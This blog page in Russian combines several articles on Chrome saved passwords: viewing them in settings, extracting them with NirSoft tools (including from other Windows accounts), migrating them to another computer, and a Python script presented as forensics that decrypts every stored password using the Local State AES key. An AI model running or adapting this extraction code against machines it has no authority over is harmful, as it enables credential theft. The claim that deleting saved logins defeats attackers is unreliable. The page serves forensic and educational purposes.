Как посмотреть сохраненные пароли в Google Chrome?
Сохраненные в Google Chrome пароли можно посмотреть из самого браузера либо путем использования специализированных утилит (без них не обойтись, если браузер по каким-либо причинам невозможно запустить). Приведем инструкции по доступу к базе Хрома с логинами и паролями тремя способами.
Просмотр сохраненных в Хроме паролей стандартным способом
Здесь все очень просто:
- Вызовите главное меню браузера (левый верхний угол) и выберите в нем пункт «Настройки». Либо просто введите в адресную строку техническую ссылку — chrome://settings/ — и нажмите клавишу ввода.
- В меню настроек в левой части окна перейдите в раздел «Автозаполнение», затем кликните по ссылке «Пароли» в центре.

- База с сохраненными логинами и паролями будет открыта.

Если браузер Google Chrome невозможно запустить (к примеру, ввиду действия вредоносных программ), для просмотра сохраненных в нем паролей придется использовать специальные утилиты. Их довольно много, мы приведем пример работы с бесплатными программами.
WebBrowserPassView
WebBrowserPassView — маленькая и очень полезная утилита, позволяющая извлечь сохраненные логины и пароли из различных браузеров на базе Chromium. К их числу относится и Google Chrome. Программа WebBrowserPassView сможет достать нужные данные без необходимости запуска браузера:
- Распакуйте архив с программой в любое место на диске и запустите файл «WebBrowserPassView.exe».
- Программа моментально отобразит все логины и пароли, сохраненные во всех поддерживаемых ею браузерах.

- Если на компьютере установлено несколько браузеров (как на скриншоте выше), кликните по кнопке сортировки «Web Browser» в верхней части таблицы. Теперь будет удобно просматривать пароли, сохраненные именно в Хроме.

- Если пару раз кликнуть по любой записи в таблице, откроется окно с подробной информации о ней (записи).

ChromePass
Утилита ChromePass является практически полным аналогом предыдущей программы, однако в ней присутствует одна интересная функция. Она позволяет доставать пароли из браузеров на базе Chromium из любых существующих в системе учетных записей Windows, а также из внешних накопителей (например, при подключении к компьютеру жесткого диска с установленным на нем Хромом).
Для извлечения логинов/паролей текущей учетной записи Windows достаточно сделать следующее:
- Скачать ChromePass и установить программу на компьютер.
- Запустить программу. Как и в предыдущем случае, ChromePass отобразит все пароли, сохраненные во всех установленных на компьютере Chromium-браузерах.

- Выполните сортировку записей, кликнув по элементу «Password File». Нас интересуют записи, в которых присутствует строка «Google\Chrome».

- Если требуется достать пароли из других учетных записей Windows или внешнего накопителя, откройте настройки программы, нажав клавишу «F9» или выбрав пункт «Advanced Options» в меню «File».

- Если нужны пароли из другой учетной записи, выберите опцию «Load the password from another…» и укажите путь до пользовательской папки в текстовое поле ниже (можно вписать путь до пользовательской папки и на внешнем накопителе, подключенном к компьютеру). Введите в поле «Windows Login Password» пароль от учетной записи, если таковой установлен.
Как перенести пароли из Google Chrome на другой компьютер без потери?
Активные пользователи Интернетом часто спрашивают, как перенести пароли из Google Chrome на другой компьютер. Действия пользователя зависят от конечной точки назначения (браузер Гугл или другой веб-проводник), а также версии ОС. Ниже рассмотрим основные шаги, позволяющие решить поставленную задачу, и далее пользоваться программой без необходимости ввода сохраненных ранее данных.
Как перенести пароли в Гугл Хром
Перед тем как импортировать пароли в Google Chrome, необходимо определиться с веб-проводником, куда будут копироваться сведения. Подходы могут различаться при переносе сохраненных данных в Гугл Хром или другой проводник. Рассмотрим каждый из вариантов подробнее.
В Хром
Чаще всего возникает необходимость перенести пароли из Хрома в Хром на другой компьютер. Наиболее простой путь — вход в личный аккаунт и синхронизация данных. В дальнейшем после авторизации в своем профиле человек получает доступ ко всем сохраненным ранее настройкам. Но так происходит не всегда.
Старый метод для Виндовс 7 и XP
Для начала рассмотрим метод для владельцев старых компьютеров. Алгоритм такой:
- Создайте бэкап (резервную копию) Google Chrome перед тем, как перенести пароли на другой компьютер.
- Копируйте профиль учетной записи. Если на ПК установлена XP, идите в диск С, а там по пути Documents and Settings/Local SettingsApplication DataGoogleChromeUser DataDefault . В Висте или «Семерке» — UsersAppDataLocalGoogleChromeUser DataDefault .

- Идите в Пуск, а там жмите на кнопку выполнить и копируйте C:Documents and SettingsLocal SettingsApplication DataGoogleChromeUser DataDefault. Здесь вместо надписи Username ставьте своего пользователя. Далее жмем ОК. В Виндовс 7 делаем то же самое. Только там будет С:Users.
- Жмите Win+R, после чего вставьте в новую строку и вставьте C:UsersAppDataLocalGoogleChromeUser DataDefault. Здесь вместо username необходимо вставить имя своего пользователя.

Указанные выше действия позволяют достать пароли из Google Chrome. Если на компьютере не было создано профилей, папка может называться Default. В ином случае она будет иметь название профиля. Теперь необходимо перенести папку в другое, место, к примеру, на диск Д. После этого на другом ПК останется перенести сохраненные пароли в Google Chrome на веб-проводник нового компьютера. Достаточно будет переместить папку и скопировать ее с заменой старой информации. После этого на другом компьютере в Гугл Хром будут приложения, закладки и ключи.
Синхронизация
Если необходимо перенести данные в Гугл Хром на другой компьютер и не хочется ничего копировать, используйте встроенную синхронизацию. Если опция Предлагать сохранение паролей включена, при указании ключа в приложении или сайте появляется запрос на его копирование в специальную папку.
Опция сохранения включена в автоматическом режиме. Для ее включения/отключения сделайте следующее:
- жмите на картинку с профилем справа вверху;
- перейдите в Пароли;

- в перечне Сайты, пароли для которых не сохраняются, удалите все сервисы из перечня.

Это удобный способ для Гугл Хром, позволяющий делать экспорт закладок и паролей. В дальнейшем при переходе на другой компьютер достаточно будет войти под своим аккаунтом и синхронизировать данные.
Стандартный метод для 8 и 10
Теперь разберем, как экспортировать пароли из Google Chrome по обычному методу, предусмотренному для остальных ОС. Если ничего не предпринимать, экспорт интересующей информации в веб-проводнике выключен. Для активации этой функции сделайте следующее:
- В браузере Google Chrome в адресной строке поставьте фразу chrome://flags/#PasswordImport или chrome://flags/#password-import-export, а в появившемся меню в графе Импорт и экспорт паролей, жмите раздел Включено.

- Жмите на кнопку Перезапустить, которая должна появиться в нижней части окна.

- После перезапуска веб-проводника входите в Настройки путем нажатия на три точки справа вверху.
- В поле Пароли и формы в разделе Сохраненные пароли… жмите на клавишу Настроить.
- Выберите вариант экспорта из Google Chrome.

- В возникшем окне введите ключ от аккаунта в Виндовс.
- Выберите место, куда нужно сохранить данные. Они открываются в формате csv, который легко открыть с помощью любого редактора.

Таким способом можно вытащить из Хрома пароли, которые хранятся в нешифрованном виде. Вот почему держать на жестком диске созданный в этом формате файл не стоит. Необходимо использовать какой ли софт для шифрования документов. Как вариант, можно задействовать архивирование с установкой паролей.
Выше мы разобрали, как скопировать пароли из Google Chrome. Остается перенести их на другой компьютер. Для этого войдите по указанному выше пути, но выберите кнопку Импорт, после чего укажите место размещения файла CSV. После окончания процедуры переноса жмите Готово.
Описанный метод прост и удобен. Его можно использовать, чтобы перенести данные между браузерами Google Chrome без применения синхронизации. Плюс и в том, что CSV-форма поддерживается многими менеджерами.
Как перенести в другие браузеры
Сложней обстоит ситуация, если необходимо перенести пароли из Google Chrome в Яндекс браузер или другой веб-проводник. Если дело проходит на компьютере, достаточно согласиться с переносом информации при входе в Яндекс браузер. В дальнейшем можно перейти по ссылке browser://activation/, а после выбрать веб-проводник, из которого нужно перенести данные. Как вариант, перейдите в Настройки, а в разделе Синхронизация выберите пункт Импортировать данные. Далее выберите нужный веб-проводник. В нашем случае это Google Chrome.

Если необходимо перенести пароли из Хрома в Яндекс на другой компьютер, сделайте шаги, которые рассмотрены выше. Иными словами, экспортируйте информацию в специальный файл в CSV-формате, а после этого в новом веб-проводнике на другом компьютере импортируйте эти данные.
Возможные проблемы и пути их решения
Перед тем как вытащить пароли из браузера Google Chrome, обновите веб-проводник, а также другую программу, куда планируется перенос. Также бывает ошибка, что ключи не удается ввести автоматически. Для их просмотра откройте Хром, войдите в Настройки. На следующем шаге жмите Управление сохраненными паролями. На нужных сайтах жмите Показать, что позволяет увидеть, на каких ресурсах установлены ключи безопасности.
Итоги
Если необходимо перенести сведения на компьютере между Google Chrome, наиболее простой путь — синхронизация. В остальных случая можно использовать ручной перенос, подразумевающий копирование информации в специальный файл.
Хранение паролей в Chrome

Здравствуйте!
Не так давно у меня возникла идея о создании своей личной программы для бэкапа паролей Google Chrome. Да, в интернете очень много подобных программ, но результат паранойи (что пароли сливаются на чей то сервер «про запас»), да и желание узнать, чем дышит любимый браузер — перевесили чашу весов.
Рассказывать буду на основе ОС Windows 7.

Начну с того — где хранится файл с паролями. Этот файл — «Login Data» в папке «C:\Users\SomeUser\AppData\Local\Google\Chrome\User Data\Default\«.
Это база данных SQLite.

В ней есть 14 колонок. Нас же интересуют только 3: origin_url (ссылка на сам сайт), username_value (логин), password_value(пароль). Среди других колонок есть так же: страница авторизации, название элемента ввода для логина и пароля и другие. Все данные незашифровыванны(видно на скрине), кроме поля password_value.
В поле с паролем находится байтовый массив. Выглядит он следующим образом.

Способ шифрования выбран очень удобный для разработчиков. Они использовали Data Protection Application Programming Interface (отличная статья (как оказалось позже и единственная), которая описывает принципы работы этой системы), который использует Windows.
Подробнее информация в ссылке, тем более эта система шифрования заслуживает отдельной темы. Вкратце скажу, что эта система работает в одном из 2 режимов.
- С использованием машинного ключа.
Ключ уникален для текущей системы. Но он позволяет разным программам работать с зашифрованными данными без передачи ключа друг — другу, но исключая утечку данных за пределы машины, а точнее пользователя. - С использованием ключа пользователя.
Без комментариев.
В конце статьи есть исходный код программы. Основные её моменты мы сейчас разберем.
Итак — начнем!
Нам будет необходимо считать байты поля с паролем, так как хранится пароль именно в байтовом массиве. Для этого я использовал System.Data.SQLite Interop Library версии 1.0.65.0 (есть в архиве).
В проекте использован класс DPAPI, который был найден в интернете. На момент создания проекта не было цели написания статьи, так что автор класса утерян, но снимаю перед ним шляпу — работа проделана серьезная.
Объявим нужные нам объекты и переменные:

Далее мы заполняем DataTable DB базой данных из нашего файла:

Теперь осталось только вытащить нужную информацию из неё и записать в файл. На этом этапе файл уже не используется — работа ведется только с объектом DataTable:

В итоге у нас есть HTML-документ с нашими логинами-паролями, которые можно хранить на своем мобильном телефоне, или распечатать и положить в конверт… При желании можно записывать больше полей, но лично мне хватает выше упомянутых трех.
Если есть вопросы — с удовольствием отвечу. Большое спасибо за внимание!
P.S. Если у Вас 64-битная операционная система, то Вам следует заменить файл библиотеки на тот, что находится в корневой папке архива. Я не гарантирую, что данная программа будет работать на Windows XP, или других ОС. Так как проверялось только на Windows 7.
Из опыта судебной экспертизы: Как извлечь пароли Chrome с использованием Python
Поскольку Chrome сохраняет пароли для подключения к различным web-ресурсам локально, в базе данных sqlite એ , возможность извлечения сохраненных паролей в самом популярном браузере — полезная и, порой, решающая задача для успеха криминалистического исследования. Однако, делать это вручную довольно муторно. Кроме того, Chrome сохраняет большую часть данных о всех просмотрах локально, на вашем диске. Здесь показан реально используемый код Python для извлечения сохраненных паролей в Chrome с Windows, который не однократно использовался при проведении судебной экспертизы, связанной с киберпреступлениями по запросам арбитражного суда. А таких преступлений становится всё больше и больше. Кроме того, показан небольшой скрипт для защиты от подобных атак.
Для начала установим необходимую библиотеки:
pip3 install pycryptodome pypiwin32
Откроем новый файл Python и импортируем необходимые модули:
import os import json import base64 import sqlite3 import win32crypt from Crypto.Cipher import AES import shutil from datetime import timezone, datetime, timedelta
Прежде чем перейти непосредственно к извлечению паролей Chrome, нужно определить несколько полезных функций, которые помогут в основном скрипте:
def get_chrome_datetime(chromedate): """Вернуть объект datetime.datetime из формата datetime в chrome Поскольку `chromedate` форматируется как количество микросекунд с января 1601 г.""" return datetime(1601, 1, 1) + timedelta(microseconds=chromedate) def get_encryption_key(): local_state_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local", "Google", "Chrome", "User Data", "Local State") with open(local_state_path, "r", encoding="utf-8") as f: local_state = f.read() local_state = json.loads(local_state) # декодировать ключ шифрования из Base64 key = base64.b64decode(local_state["os_crypt"]["encrypted_key"]) # удалить DPAPI str key = key[5:] # вернуть расшифрованный ключ, который был изначально зашифрован # использование сеансового ключа, полученного из учетных данных текущего пользователя # документ: http://timgolden.me.uk/pywin32-docs/win32crypt.html return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1] def decrypt_password(password, key): try: # получить вектор инициализации iv = password[3:15] password = password[15:] # генерировать шифр cipher = AES.new(key, AES.MODE_GCM, iv) # расшифровать пароль return cipher.decrypt(password)[:-16].decode() except: try: return str(win32crypt.CryptUnprotectData(password, None, None, None, 0)[1]) except: # не поддерживается return ""
Функция get_chrome_datetime() отвечает за преобразование формата даты chrome в ронятный формат даты и времени.
Функция get_encryption_key() извлекает и декодирует ключ Advanced Encryption Standard એ , который использовался для шифрования паролей, он хранится в пути %USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State как файл JSON.
decrypt_password() принимает зашифрованный пароль и ключ AES в качестве аргументов и возвращает расшифрованную версию пароля.
Ниже приведены основные функции:
def main(): # получить ключ AES key = get_encryption_key() # локальный путь к базе данных sqlite Chrome db_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local", "Google", "Chrome", "User Data", "default", "Login Data") # копируем файл в другое место # поскольку база данных будет заблокирована, если в данный момент запущен Chrome filename = "ChromeData.db" shutil.copyfile(db_path, filename) # подключение к БД db = sqlite3.connect(filename) cursor = db.cursor() # таблица logins содержит нужные нам данные cursor.execute("select origin_url, action_url, username_value, password_value, date_created, date_last_used from logins order by date_created") # перебор всех строк for row in cursor.fetchall(): origin_url = row[0] action_url = row[1] username = row[2] password = decrypt_password(row[3], key) date_created = row[4] date_last_used = row[5] if username or password: print(f"Origin URL: ") print(f"Action URL: ") print(f"Username: ") print(f"Password: ") else: continue if date_created != 86400000000 and date_created: print(f"Creation date: ") if date_last_used != 86400000000 and date_last_used: print(f"Last Used: ") print(" EnlighterJSRAW" data-enlighter-language="python"> if __name__ == "__main__": main()
Результат должен быть примерно в таком формате (очевидно, что здесь использованы невалидные учетные данные):
Origin URL: https://accounts.google.com/SignUp Action URL: ttps://accounts.google.com/SignUp Username: email @gmail.com Password: rU91aQktOuqVzeq Creation date: 2020-05-25 07:50:41.416711 Last Used: 2020-05-25 07:50:41.416711 ================================================== Origin URL: https://cutt.ly/register Action URL: https://cutt.ly/register Username: email @example.com Password: AfE9P2o5f5U Creation date: 2020-07-13 08:31:25.142499 Last Used: 2020-07-13 09:46:24.375584 ==================================================
Отлично, теперь вы знаете, что на вашем компьютере есть масса конфиденциальной информации, которую легко прочитать с помощью подобных скриптов.
Отказ от ответственности: Запускайте этот сценарий только на своем компьютере или на компьютере, на использование которого у Вас есть разрешение. Я не несу никакой ответственности за любое неправомерное использование.
Удаление паролей
Надеюсь убедил вас в том, что хранить пароли в Chrome довольно опасно. Теперь, зададимся вопросом, как можно себя защитить от подобных вредоносных скриптов.
Здесь я напишу сценарий для доступа к базе данных и удаления всех записей в таблице logins :
import sqlite3 import os db_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local", "Google", "Chrome", "User Data", "default", "Login Data") db = sqlite3.connect(db_path) cursor = db.cursor() # В таблице logins есть нужные нам данные cursor.execute("select origin_url, action_url, username_value, password_value, date_created, date_last_used from logins order by date_created") n_logins = len(cursor.fetchall()) print(f"Deleting a total of logins. ") cursor.execute("delete from logins") cursor.connection.commit()
Для этого вам потребуется закрыть браузер Chrome, а затем запустить его, вот мой результат:
Deleting a total of 204 logins.
Открыв Chrome на этот раз, вы заметите, что автозаполнение в формах входа больше не существует. Запустив первый скрипт, вы заметите, что он ничего не выводит, так что мы успешно защитились от этого!
Заключение
Здесь вы узнали, как написать сценарии Python для извлечения и удаления паролей Chrome в Windows. Теперь злоумышленники не смогут получить к ним доступ.
Обратите внимание, что здесь говорилось только о файле Login Data , который содержит учетные данные для входа. Изучите этот каталог более подробно.
Например, есть файл History , где хранятся все посещенные URL-адреса, а также поисковые запросы по ключевым словам с множеством других метаданных. Также есть Cookies , Media History , Preferences , QuotaManager , Reporting and NEL , Shortcuts , Top Sites и Web Data .
Это все таблицы базы данных Chrome, к которым можно очень просто получить доступ. Прежде чем их изучать сделайте копию после чего открывайте базу данных, чтобы не закрывать Chrome всякий раз, когда захотите получить доступ к информации.
Всё, на сегодня хватит. Посмотрите полный код в репозитарии на Github.
Немного позже я научу вас взламывать файлы PDF в Python.
Требуется регистрация для доступа к контенту. Регистрация, если Вы уже зарегистрированы — подключитесь

Из опыта судебной экспертизы: Как извлечь пароли Chrome с использованием Python , опубликовано К ВВ, лицензия — Creative Commons Attribution-NonCommercial 4.0 International.
Респект и уважуха
Автор К ВВ Опубликовано 25/01/2021 25/01/2021 Рубрики Follow me, Python
Добавить комментарий Отменить ответ
Для отправки комментария вам необходимо авторизоваться.
Ограничение ответственности
Информация на сайте предоставляется «как есть», без всяких гарантий, включая гарантию применимости в определенных целях, коммерческой пригодности и т.п. В текстах могут быть технические неточности и ошибки. Автор не может гарантировать полноты, достоверности и актуальности всей информации, не несет ответственности за последствия использования сайта третьими лицами. Автор не делает никаких заявлений, не дает никаких гарантий и оценок относительно того, что результаты, размещенные на сайте и описанные в заявлениях относительно будущих результатов, будут достигнуты. Автор не несет ответственности за убытки, возникшие у пользователей или третьих лиц в результате использования ими сайта, включая упущенную выгоду. Автор не несет ответственности за убытки, возникшие в результате действий пользователей, явно не соответствующих обычным правилам работы с информацией в сети Интернет. Пользуясь сайтом, вы принимаете и соглашаетесь со всеми нашими правилами, включая «Ограничение ответственности».
Рекомендую
Link’s QR code
Время, где сейчас
До восхода не будить и при пожаре выносить в первую очередь, а после заката звонить только в экстренных случаях:
Скоро, скоро Новый год
Рубрики
Отче наш
Отче наш, Иже еси́ на небесе́х! Да святи́тся имя Твое́, да прии́дет Ца́рствие Твое, да будет воля Твоя, я́ко на небеси́ и на земли́. Хлеб наш насу́щный даждь нам днесь; и оста́ви нам до́лги наша, я́коже и мы оставля́ем должнико́м нашим; и не введи́ нас во искушение, но изба́ви нас от лука́ваго
Под контролем
- Академия студенчества
- ИЛИМК
- Офис академического письма
- МАЛиМК
- НОЦ Лингво-инновационных технологий
- Партнерская сеть «Институт Пушкина»
- Центр делового образования
- Центр «Лингва»
- Управление инновациями и инвестициями
- Финансовый менеджмент
- Кафедра ИТЭ
- Кафедра ЦЭИИТ
- Бизнес-информатика + Кванториум
- ВКР: Бизнес-информатика
- Бизнес-информатика on-line
- Бизнес-информатика — драйв цифровой трансформации
- ЭУ-160
- ЭУ-235
- ЭУ-320
- ЭУ-442
- ЭУ-419 (архив)
- ЭУ-444, 461 (архив)
- ЭУ-459 (архив)
- ЭУ-434 (архив)
- Магистры Бизнес-информатики
- Магистратура ВШЭУ
- Технологическая площадка
- Digital Experience Workshop
- Cтэк технологий Web-разработки: шаг за шагом
- Абитуриент ВШЭУ — 2018
- Школа бизнеса ВШЭУ
- Кибер-студент
- Зеркало сайта
- ИТ-марафон
- Покори свой Олимп
- Digital Experience
- ООО «ЮЖУРАЛСЕРВИС»
- Школа перспективных технологий
- Бизнес‑информатике 15 лет